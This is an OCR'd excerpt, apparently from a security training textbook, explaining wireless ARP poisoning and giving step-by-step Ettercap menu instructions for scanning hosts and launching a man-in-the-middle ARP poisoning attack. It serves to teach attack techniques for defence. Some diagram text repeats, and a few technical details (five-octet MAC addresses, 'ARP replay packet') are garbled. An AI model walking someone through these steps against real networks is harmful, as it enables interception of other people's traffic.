
Access Point 1
Traffic is no longer sent to AP 2
Access Point 2
MAC Address
04-A4-52-33-61
MAC Address
00-45-B8-74-03
Attacker's System
Attacker uses ARP Poisoning tools such as **arpspoof**
Jessica's Wireless Laptop

1. Attacker **spoofs the MAC** address of Jessica's wireless laptop and attempts to authenticate to AP1
2. AP1 sends **updated MAC address** info to the network routers and switches, which in turn **update** their routing and switching tables
3. Traffic now **destined** from the network backbone to Jessica's system is no longer sent to AP2

Wireless ARP Poisoning Attack

ARP determines the MAC address of an AP if it already knows its IP address. Usually, ARP does not possess any feature to verify whether the responses are from valid hosts. ARP poisoning is an attack technique that exploits this lack of verification. In this technique, the ARP cache maintained by the OS is corrupted with wrong MAC addresses. An attacker achieves this by sending an ARP replay packet constructed with a wrong MAC address.

An ARP poisoning attack impacts all the hosts in a subnet. All stations associated with a subnet affected by an ARP poisoning attack are vulnerable because most APs act as transparent MAC-layer bridges. All hosts connected to a switch or hub are susceptible to ARP poisoning attacks if the AP is connected directly to that switch or hub without any router/firewall between them. The below figure illustrates the process of an ARP poisoning attack.



Access Point 1
Traffic is no longer sent to AP 2
Access Point 2
MAC Address
04-A4-52-33-61
MAC Address
00-45-B8-74-03
Attacker's System
Attacker uses ARP Poisoning tools such as **arpspoof**
Jessica's Wireless Laptop

Figure 16.69: ARP poisoning attack

In the wireless ARP spoofing attack shown in the above figure, the attacker first spoofs the MAC address of the victim's system and attempts to authenticate to access point 1 (AP1) using an

ARP poisoning tool such as arpspoof. AP1 sends the updated MAC address information to the network routers and switches, which in turn update their routing and switching tables. Consequently, the traffic from the network backbone to the victim's system is sent to AP1, rather than to access point 2 (AP2).

ARP Poisoning Attack Using Ettercap

- Launch Ettercap and enable the unified sniffing option by selecting **Sniff → Unified Sniffing** from the menu bar
- In the Ettercap **Setup** pop-up window, set the **Primary interface** to sniff and then click **OK**
- Select **Hosts → Scan for Hosts**. Ettercap performs a scan of all the live hosts in the network and displays the host list
- Select **Hosts → Hosts List** to view all the hosts discovered on the local network
- Select **View → Connections** to start snooping on the identified connections
- Go to the **Hosts** window and select the target IP address. Then, select **Targets → Current targets** to add a list of target hosts
- Navigate to the **MITM** menu and select **MITM → ARP poisoning**. A pop-up window appears. Select the **Sniff remote connections** option and click **OK** to launch an ARP poisoning attack


ARP Poisoning Attack Using Ettercap

Source: *https://www.ettercap-project.org*

Attackers use Ettercap to identify the MAC addresses of the clients and routers for performing various attacks such as ARP poisoning, sniffing, and MITM attacks. Using this tool, an attacker can obtain all the information about the network traffic of the victim. An attacker performs an ARP poisoning attack using Ettercap through the following steps.


- Launch the Ettercap graphical interface and enable the unified sniffing option by selecting **Sniff → Unified Sniffing** from the menu bar. This allows the attacker to bridge the connection and sniff the traffic crossing the interfaces.
- In the Ettercap **Setup** pop-up window, set the **Primary interface** to sniff and click on **OK**. This will show advanced menu options such as targets, hosts, MITM, and plugins.



Sniffing at startup ✓
Primary Interface: eth0
Bridged sniffing ✕
Bridged Interface: Local Loopback

Figure 16.70: Screenshot of the Ettercap interface for setting the network interface to sniff

- Identify the target host in the network by selecting **Hosts → Scan for Hosts**. Ettercap performs a scan of all live hosts in the network and displays a list of hosts. Next, select **Hosts → Hosts List** to view all the hosts discovered on the local network.



IP Address	MAC Address	Description

